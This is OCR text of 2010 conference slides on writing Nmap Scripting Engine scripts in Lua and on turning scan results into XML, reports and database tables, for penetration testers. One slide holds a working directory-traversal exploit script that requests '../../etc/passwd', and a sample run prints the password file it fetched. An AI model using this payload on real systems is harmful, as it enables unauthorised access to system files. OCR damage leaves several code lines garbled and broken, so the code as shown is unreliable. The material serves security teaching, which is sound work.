Nmap NSE Hacking
for IT Security Professionals

Marc Ruef
www.scip.ch
)SCIP(

DEFCON SWITZERLAND

hash days


Security & Risk Conference
November 3th - 6th 2010
Lucerne, Switzerland


Agenda | Nmap NSE Hacking


1.	Intro		
	Introduction		2
	Nmap Scripting Engine	min	3
2.	Scripts		
	Simple Portscan Scripts		5
	Version Info Script	min	5
	Exploit Script	min	10
3.	Output		
	Professional Output Handling		10
	Database Processing	min	7
	Reporting Possibilities	min	5
4.	Outro		
	Conclusion		3
		min	

Introduction 1/3: Who am I

Name	Marc Ruef
Profession	Co-Owner / CTO, scip AG, Zürich
Private Site	http://www.computec.ch
Last Book	„The Art of Penetration Testing“, Computer & Literatur Böblingen, ISBN 3-936546-49-5







Translation

Introduction 2/3: Presentation Goals

- are:
  - Presentation of *Nmap Scripting Engine*
  - *Development* of NSE scripts
  - *Data processing* within security tests

- are not:
  - Generic introduction to *Nmap*
  - Generic introduction to *Lua programming*

Introduction 3/3: The Problem

- Vulnerability assessments deserve only a limited amount of resources/time:
  - Scans must be *very fast*
  - Results must be *very accurate*
- Large networks produce a lot of low-profile scan results; which are still required for systematic exploiting

- ⇒ This is why we use NSE to *automate things*!


Nmap Scripting Engine 1/2: What is NSE

- NSE stands for *Nmap Scripting Engine*
- NSE is a modular system to enhance Nmap
- NSE is using Lua to run scripts (similar to NASL for Nessus)
- NSE scripts are usually located at:
  - /usr/share/nmap/scripts (Unix/Linux)
  - %ProgramFiles%\Nmap\scripts (Windows)

Nmap Scripting Engine 2/3: What does NSE

- NSE scripts are executed conditionally
- NSE scripts can access basic scan data
- NSE scripts are able to do vulnerability scanning
- NSE scripts are able to do exploiting

Nmap Scripting Engine 3/3: What produces NSE



Simple Portscan Script 1/5: Goal

- Use output of common port scan
- Further processing of port status
- Generation of detailed results

Simple Portscan Script 2/5: How it Looks

```
maru@debian:~$ nmap --script=hashdays/http-detection target.scip.ch -p80,81

Starting Nmap 5.21 ( http://nmap.org )          2010-10-29 09:43 CEST
NSE: Script Scanning completed.
Nmap scan report for target.scip.ch (192.168.0.10)
Host is up (0.00044s latency).
rDNS record for 192.168.0.10: target
PORT   STATE  SERVICE
80/tcp open   http
|_http-detection: Web server found on port 80
81/tcp closed hosts2-ns

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
maru@debian:~$
```

define one script to run

script generates output

Simple Portscan Script 3/5: How it Works

- Define `portrule` to test port tcp/80 only
- Preserve identified port and status
- Use data in `action` to generate detailed output

Simple Portscan Script 4/5: How it is Implemented


```
1  author = "Marc Ruef"
2  license = "(c) 2010 by scip AG"
3  categories = {"default", "safe"}
4
5  require "shortport"
6
7  description = [[ This simple script identifies open web server ports ]]
8
9  portrule = shortport.port_or_service(
10                          {80},
11                          {"http"},
12                          {"tcp"}
13                  )
14
15 action = function(h
16         return "Web                und on port " .. port.number
17 end
```

define when to run

write output

Simple Portscan Script 5/5: How it Benefits


- This first script was just an example
- No big benefits from such simple scripts
- Basic data collection and processing demonstrated

Version Info Script 1/6: Goal

- Use output of version fingerprinting scan
- Further processing of data
- Generation of vulnerabilities as results

- This is a very(!) simplistic and static version of my *nmap nse vulscan script* posted on 06/03/2010 at the Nmap dev mailing list (http://seclists.org/nmap-dev/2010/q2/726)

Version Info Script 2/6: How it Looks



Version Info Script 3/6: How it Works

- Define to test smtp ports and Sendmail only
- Analyze identified software version
- Use data to identify vulnerable software
- Output possible vulnerabilities

Version Info Script 4/6: How it is Implemented


```
1  author = "Marc Ruef"
2  license = "(c) 2010 by Marc Ruef"
3  categories = {"default", "safe"}
4
5  description = [[ This advanced script fingerprints smtp server ]]
6
7  portrule = function(host, port)
8          if port.service == "smtp" and
9                  port.version.product ~= nil and
10                 string.match(port.version.product, "Sendmail") then
11
12                 return true
13         else
14                 return false
15         end
16 end
17
18 action = function(host, port)
19         if string.match(port.version.version, "^8.14") then
20                 return  "You are using an updated version of Sendmail."
21         else
22                 return  "You are using an old version of Sendmail."
23         end
24 end
```


validate service and product

validate age of version

Version Info Script 5/6: How it Benefits

- Access to all data collected by Nmap
- Dedicated access to data values
- Further processing very simple
- Conditional testing possible
- Nmap becomes simple vulnerability scanner

Version Info Script 6/6: Advanced Example



Exploit Script 1/5: Goal

- Use output of a common port scan
- Further processing of data
- Exploit suspected vulnerability
- Summarize exploit attempt

Exploit Script 2/5: How it Looks

```
maru@debian:~$ nmap --script=hashdays/http-exploit target.scip.ch -p80

Starting Nmap 5.21 ( http://nmap.org ) at 2010-10-29 09:53 CEST
NSE: Script Scanning completed.
Nmap scan report for target.scip.ch (192.168.0.10)
Host is up (0.00041s latency).
rDNS record for 192.168.0.10: target
PORT   STATE SERVICE
80/tcp open  http
| http-exploit: root:x:0:0:root:/root:/bin/bash
| daemon:x:1:1:daemon:/usr/sbin:/bin/sh
| bin:x:2:2:bin:/bin:/bin/sh
| sys:x:3:3:sys:/dev:/bin/sh
| sync:x:4:65534:sync:/bin:/bin/sync
| games:x:5:60:games:/usr/games:/bin/sh
| man:x:6:12:man:/var/cache/man:/bin/sh
| lp:x:7:7:lp:/var/spool/lpd:/bin/sh
| mail:x:8:8:mail:/var/mail:/bin/sh
| news:x:9:9:news:/var/spool/news:/bin/sh
| uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
| proxy:x:13:13:proxy:/bin:/bin/sh
| www-data:x:33:33:www-data:/var/www:/bin/sh
| backup:x:34:34:backup:/var/backups:/bin/sh
| list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

fetched passwd content

Exploit Script 3/5: How it Works

- Define `portrule` to test web server only
- Connect to web server ports
- Send exploit request with `http.get()`
- Analyze response to determine vulnerability
- Summarize exploit attempt

Exploit Script 4/5: How it is Implemented


```
1  author = "Marc Ruef"
2  license = "(c) 2010 by scip AG"
3  categories = {"exploit", "vuln"}
4
5  require "shortport"
6  require "http"
7
8  description = [[ This advanced script is going to exploit a known directory traversal ]]
9
10 portrule = shortport.port_or_service(
11                         {80, 443},
12                         {"http", "https"},
13                         {"tcp"}
14                 )
15
16 action = function(host, port)
17         local resp = http.get(host, port, "/foo.php?file=../../etc/passwd")
18
19         if respons == nil then
20                 lo  nd = st ng.match(response.body, "root:x:")
21
22                 if stringfound ~= "" then
23                         return r
24                 end
25         end
26 end
```

another complex portrule

http exploit request

validation of exploit attempt

Exploit Script 5/5: How it Benefits

- Additional tests possible
- Easy access via network (`require "packet"`)
- Additional libraries for major protocols (e.g. http)
- Targeted exploiting possible
- Nmap becomes a simple exploiting framework

Professional Output 1/5: Goal

- Prepare result data for further processing:
  - Parsing (grep, sort, awk, etc.)
  - Spreadsheet (Excel, CSV)
  - Database (SQL, Access, etc.)
- Dedicated accessibility to data fields
- As much data as possible (Everything!)

Professional Output 2/5: Data Sources

- Nmap API
  - host
    - .os
    - .ip
    - .name
    - …
  - port
    - .number
    - .protocol
    - .service
    - .version
    - .state
- scip Output Wrapper
  - script_id
  - script_name
  - script_filename
  - script_version
  - script_type
  - script_accuracy
  - script_source
  - script_request
  - script_response
  - script_timestamp
  - …

Professional Output 3/5: Wrapper Idea

- General convention for script output
- Use centralized code as output shim
- Include shim code in every script
- Generate XML output for script scans

Professional Output 4/5: Shim Implementation


```
1  --- scip Output Wrapper
2  -- @author Marc Ruef
3  -- Version: 1.0-hd10
4
5  -- Default Values
6  SCIP_DEFAULT_DERIVATIVE_ACCURACY = 70
7  SCIP_DEFAULT_PORTSCAN_ACCURACY = 70
8  SCIP_DEFAULT_SCANNING_ACCURACY = 80
9  SCIP_DEFAULT_APPMAPPING_ACCURACY = 80
10 SCIP_DEFAULT_APPFINGERPRINT_ACCURACY = 90
11 SCIP_DEFAULT_EXPLOITING_ACCURACY = 99
12
13 -- Simplified version of [illegible]urrent implementation
14 function scipreport([illegible], sTesttype, sTestsource, sVersion, sOutput, sTimestamp)
15         return "sID{[illegible],\n" ..
16                 sAcc[illegible]curacy .. "},\n" ..
17                 sTes[illegible]esttype .. "},\n" ..
18                 sTes[illegible]Testsource .. "},\n" ..
19                 sVersion{" .. sVersion .. "},\n" ..
20                 sOutput{" .. sOutput .. "},\n" ..
21                 sTimestamp{" .. sTimestamp .. "};"
22 end
```

default values for reporting

defined report structure

Professional Output 5/5: Script Implementation


```
1  author = "Marc Ruef"
2  license = "(c) 2010 by Marc Ruef"
3  version = "1.0-hd10"
4  categories = {"default", "safe"}
5
6  require "scipreporting"
7
8  descript[[ This advanced script fingerprints smtp server ]]
9
10 por(host, port)
11         vice == "smtp" and
12         t.version.product ~= nil and
13         ing.match(port.version.product, "Sendmail") then
14
15                 return true
16         else
17                 return false
18         end
19 end
20
21 action = function(host, port)
22         if string.match(port.version.version, "^8.14") then
23                 local sResult = "You are using an updated version of Sendmail: " .. port.version.version
24         else
25                 local sResult = "You are using an old version of Sendmail: " .. port.version.version
26         end
27
28         return s, "Version Detection", "nmap", version, sResult, os.time())
29 end
```

include shim script

prepare results

generate normalized output

Database Processing 1/8: Parse xml2db

- The output files of Nmap need to be parsed
- At the moment we are using Ruby scripts
- Parsed results go to desired destination:
  - CSV
  - Excel
  - Access
  - SQL
  - …
- XML output of Nmap is solid:
  - Valid, flawless and sound XML (unlike Qualys)
  - 99% of Nmap data available (always use `-vv`)
  - Dedicated accessibility of data fields
  - Aborted scans produce broken XML :(

Database Processing 2/8: XML Example


```
<?xml version="1.0" ?>
<?xml-stylesheet href="file:///usr/local/share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 5.21 scan initiated Fri Oct 29 10:05:12 2010 as: nmap -&#45;script=hashdays -p80 -oX nmap_output.xml -vv target -->
<nmaprun scanner="nmap" args="nmap -&#45;script=hashdays -p80 -oX nmap_output.xml -vv target" start="1288339512" startstr="Fri Oct 29 10:05:12 2010" version="5.21" xmloutputversion="1.03">
<scaninfo type="connect"  protocol="tcp" numservices="1" services="80" />
<verbose level="2" />
<debugging level="0" />
<taskbegin task="Ping Scan" time="1288339512" />
<taskend task="Ping Scan" time="1288339512" extrainfo="1 total hosts" />
<taskbegin task="Connect Scan" time="1288339512" />
<taskend task="Connect Scan" time="1288339512" extrainfo="1 total ports" />
<taskbegin task="NSE" time="1288339512" />
<taskend task="NSE" time="1288339512" />
<host starttime="1288339512" endtime="1288339512"><status state="up" reason="syn-ack"/>
<address addr="192.168.0.10" addrtype="ipv4" />
<hostnames><hostname name="target" type="user"/>
<hostname name="target" type="PTR"/></hostnames>
<ports><port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="http" method="table" conf="3" extrainfo="http-detection" output="Web server found on port 80" /><script id="http-exploit" output="root:x:0:0:root:/root:/bin/sh&#xa;daemon:x:1:1:daemon:/usr/sbin:/bin/sh&#xa;bin:x:2:2:bin:/bin:/bin/sh&#xa;sys:x:3:3:sys:/dev:/bin/sh&#xa;sync:x:4:65534:sync:/bin:/bin/sync&#xa;games:x:5:60:games:/usr/games:/bin/sh&#xa;man:x:6:12:man:/var/cache/man:/bin/sh&#xa;lp:x:7:7:lp:/var/spool/lpd:/bin/sh&#xa;mail:x:8:8:mail:/var/mail:/bin/sh&#xa;news:x:9:9:news:/var/spool/news:/bin/sh&#xa;uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh&#xa;proxy:x:13:13:proxy:/bin:/bin/sh&#xa;www-data:x:33:33:www-data:/var/www:/bin/sh&#xa;backup:x:34:34:backup:/var/backups:/bin/sh&#xa;list:x:38:38:Mailing List Manager:/var/list:/bin/sh&#xa;irc:x:39:39:ircd:/var/run/ircd:/bin/sh&#xa;gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh&#xa;nobody:x:65534:65534:nobody:/nonexistent:/bin/sh&#xa;maru:x:1000:1000:Marc Ruef,,,:/home/maru:/bin/bash&#xa;Debian-exim:x:102:102::/var/spool/exim4:/bin/false&#xa;messagebus:x:101:104::/var/run/identd:/bin/false&#xa;messagebus:x:101:104::/var/run/dbus:/bin/false&#xa;hal:x:105:105:HAL daemon,,,:/var/run/hal:/bin/false&#xa;gdm:x:103:106:Gnome Display Manager:/var/lib/gdm:/bin/false&#xa;nagios:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false&#xa;sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin&#xa;-" /></port>
</ports>
<times srtt="1236" rttvar="2950" to="100000" />
</host>
<runstats><finished time="1288339512" timestr="Fri Oct 29 10:05:12 2010" elapsed="0.21"/><hosts up="1" down="0" total="1" />
<!-- Nmap done at Fri Oct 29 10:05:12 2010; 1 IP address (1 host up) scanned in 0.21 seconds -->
</runstats></nmaprun>
```

basic scan data

host information

port and script data

Database Processing 3/8: XML Tags & Attributes

- port
  - protocol=„tcp“
  - portid=„80“
- state
  - state=„open“
  - reason=„syn-ack“
  - reason_ttl=„0“
- service
  - name=„http“
  - method=„table“
  - conf=„3“
- script
  - id=„http-detection“
  - output=„sID{29},

    sAccuracy{80},

    sTesttype{"Version Detection"},


    sTestsource{"nmap"},

    sVersion{"1.0-hd10"},

    sOutput{"You are using an old version of Sendmail."},


    sTimestamp{1270146456}“

Database Processing 4/8: Database Relations




Database Processing 5/8: Predefined Secissues

- tbl_secissues
  - secisue_id□
  - secissue_title
  - secissue_description
  - secissue_severity
  - secissue_exploiting
  - secissue_cmeasures
  - secissue_family
  - secissue_parentissue
  - secissue_cve
  - secissue_ovsbd
  - …




Database Processing 6/8: Imported Hosts

- tbl_hosts
  - host_id☐
  - host_ipaddr
  - host_hostname
  - host_macaddr
  - host_zone
  - host_owner
  - host_whois
  - host_purpose
  - host_architecture
  - host_os
  - …



Database Processing 7/8: Imported Findings

- ctbl_findings
  - finding_id☐
  - finding_hostid☐
  - finding_secissueid☐
  - finding_port
  - finding_severity
  - finding_scriptname
  - finding_scriptversion
  - finding_timestamp
  - finding_rawrequest
  - finding_rawresponse
  - …



Database Processing 8/8: Database Example

finding_id☐	host_id☐	secissue_id☐
1	1	3
2	1	4
3	2	3
4	3	6

